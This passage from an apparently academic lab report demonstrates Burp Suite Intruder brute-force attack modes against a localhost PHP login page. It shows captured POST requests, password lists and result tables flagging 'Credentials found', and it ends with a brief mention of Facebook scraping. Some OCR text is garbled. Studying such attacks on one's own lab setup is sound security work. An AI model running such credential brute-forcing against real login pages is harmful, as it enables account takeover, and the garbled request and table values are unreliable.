12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/nitin-isim/php-brute-forcing/PHP/Login.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=d1ckr984dk456mbqoqdudd6su
18 Connection: close
19
20 username=nitin&password=nitin&btnLogin=
```

Add \$ Clear \$ Auto \$ Refresh

0 matches Clear Length: 842

1 payload position

Burp Suite Community Edition v2020.9.1 - Temporary Project

— □ ×

Dashboard Target **Proxy** Intruder Repeater Window Help

Target Positions Payloads Options

⑦ **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 5

Start attack

⑦ **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Add Add from list ... [Pro version only]

⑦ **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

— □ ×

**Intruder attack 1**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
2	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
3	asdfg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
4	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	4213	
5	jerry	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	

Request Response

Raw Params Headers Hex


Pretty Raw In Actions ▾

```
1 POST /nitin-isim/php-brute-forcing/PHP/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8
```

?

0 matches

Finished



## Battering ram mode -

A screenshot of the Burp Suite Community Edition interface. The "Payload Positions" tab is selected. The "Attack type" dropdown is set to "Battering ram". The main pane displays a POST request with the following payload:

```
1 POST /nitin-ism/php-brute-forcing/PHP/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 28
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4102.83 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b2;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/nitin-ism/php-brute-forcing/PHP/Login.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=4lcksf9d48k43fneuqogdud65u
18 Connection: close
19
20 username=nitin&password=nitin&btnLogin=
```

The bottom status bar indicates "2 payload positions" and "Length: 844".

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Window Help

Target Positions Payloads Options

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 5

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin  
Load qwerty  
Remove asdfg  
Clear 12345  
jerry

Add Enter a new item  
Add from list... [Pro version only]

② **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule Edit

**Intruder attack 3**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	4213	
2	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
3	asdfg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
4	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
5	jerry	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	

Request Response

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST /nitin-lsm/php-brute-forcing/PHP/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
```

0 matches

Finished

**Credentials found – admin,admin**

## Pitch fork mode –

Burp Suite Community Edition v2020.9.1 - Temporary Project

Attack type: Pitchfork

```
1 POST /nitin-iim/php-huete-forcing/PID/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 25
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.03 Safari/527.26
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.03 Safari/527.26
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/nitin-iim/php-huete-forcing/PID/Login.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=f41c5f94d55cneuqeqdutd65u
18 Connection: close
19
20 username=$nitin&password=$nitin@4htnLogin
```

Start attack

Add § Clear § Auto § Refresh

0 matches Clear Length: 844

2 payload positions

Burp Suite Community Edition v2020.9.1 - Temporary Project

Payload set: 1 Payload count: 6

Payload type: Simple list Request count: 6

Start attack

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Add Enter a new item Add from list... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Burp Suite Community Edition v2020.9.1 - Temporary Project

— □ ×

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 2 ...

Target Positions Payloads Options

① **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 6

Payload type: Simple list Request count: 6

Start attack

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear

admin  
3456  
rtg  
gigidj  
tom  
jerry

Add Enter a new item

Add from list... [Pro version only]

③ **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

3 Intruder attack 6

— □ ×

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
1	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	4213	
2	qwerty	3456	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
3	asdfg	rtg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
4	12345	gigidj	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
5	jerry	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
6	tom	jerry	302	<input type="checkbox"/>	<input type="checkbox"/>	4213	

Finished

**Credentials found – tom,jerry and admin,admin**

## Cluster Bomb mode –

Burp Suite Community Edition v2020.9.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 2 ...

Target Positions Payloads Options

② Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

Start attack

```
1 POST /nitin-iim/php-huerte-forcing/PID/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 25
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.03 Safari/527.26
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.03 Safari/527.26
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/nitin-iim/php-huerte-forcing/PID/Login.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=41c8ca9f4d855dneuqeqdutd65u
18 Connection: close
19
20 username=$nitin@spassword=$nitin@4htnLogin
```

Add \$ Clear \$ Auto \$ Refresh

② 0 matches Clear

Length: 844

2 payload positions

Burp Suite Community Edition v2020.9.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 2 ...

Target Positions Payloads Options

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set: 1 Payload count: 6

Payload type: Simple list Request count: 6

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

admin
qwerty
asdfg
12345
jerry
tom

Add Enter a new item Add from list ... [Pro version only]

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Burp Project Intruder Repeater Window Help

Dashboard Target **Poxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 2 -

Target Positions Payloads Options

**(?) Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 6

Payload type: Simple list Request count: 0

**(?) Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load Remove Clear Add Enter a new item Add from list... [Pro version only]

**(?) Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Intuderanack5



Results Target Positions Payloads Options

Filter: Showing all items

	Request ▲   Payload1	Payload2	seas	Error	Timeout	Length	Gon*tmnt
1	admin	odmin	302	<input type="checkbox"/>	L	#z1z	
2	qwerty	aamin	2fi0	<input type="checkbox"/>	@	4082	
7	admin	3456	2ti0	<input type="checkbox"/>		40BZ	
11	jerry	rtyg	200	<input type="checkbox"/>		4082	40BZ
13	admin	rtyg	2ti0	<input type="checkbox"/>		4082	40BZ
15	jerry	rtyg	200	<input type="checkbox"/>		4082	40BZ
16	'asdfg	rtyg	200	<input type="checkbox"/>		4082	40BZ
17	12345	gigjdj	200	<input type="checkbox"/>		4082	40BZ
18	asdfg	gigjdj	200	<input type="checkbox"/>		4082	40BZ
19	admin	gigjdj	200	<input type="checkbox"/>		4082	40BZ
20		gigjdj	200	<input type="checkbox"/>		4082	40BZ
21			200	<input type="checkbox"/>		4082	40BZ
22	12545		200	<input type="checkbox"/>		4082	40BZ
23	i*rrr		200	<input type="checkbox"/>		4082	40BZ
24	tom	gigjdj	200	<input type="checkbox"/>	@	40BZ	40BZ
25	Amin	tom	2a0	<input type="checkbox"/>		40az	40az

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items (?)

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
10	12345	3456	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
11	jerry	3456	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
12	tom	3456	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
13	admin	rtyg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
14	qwerty	rtyg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
15	asdfg	rtyg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
16	12345	rtyg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
17	jerry	rtyg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
18	tom	rtyg	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
19	admin	gjgjdj	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
20	qwerty	gjgjdj	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
21	asdfg	gjgjdj	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
22	12345	gjgjdj	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
23	jerry	gjgjdj	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
24	tom	gjgjdj	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
25	admin	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
26	qwerty	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
27	asdfg	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
28	12345	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
29	jerry	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
30	tom	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
31	admin	jerry	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
32	qwerty	jerry	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
33	asdfg	jerry	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
34	12345	jerry	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
35	jerry	jerry	200	<input type="checkbox"/>	<input type="checkbox"/>	4082	
36	tom	jerry	302	<input type="checkbox"/>	<input type="checkbox"/>	4213	

Finished

**Credentials found – admin,admin and tom,jerry**

### **6.3. Facebook scripts**

The facebook scraping activity has been demonstrated in the video link attached in appendix 6.1.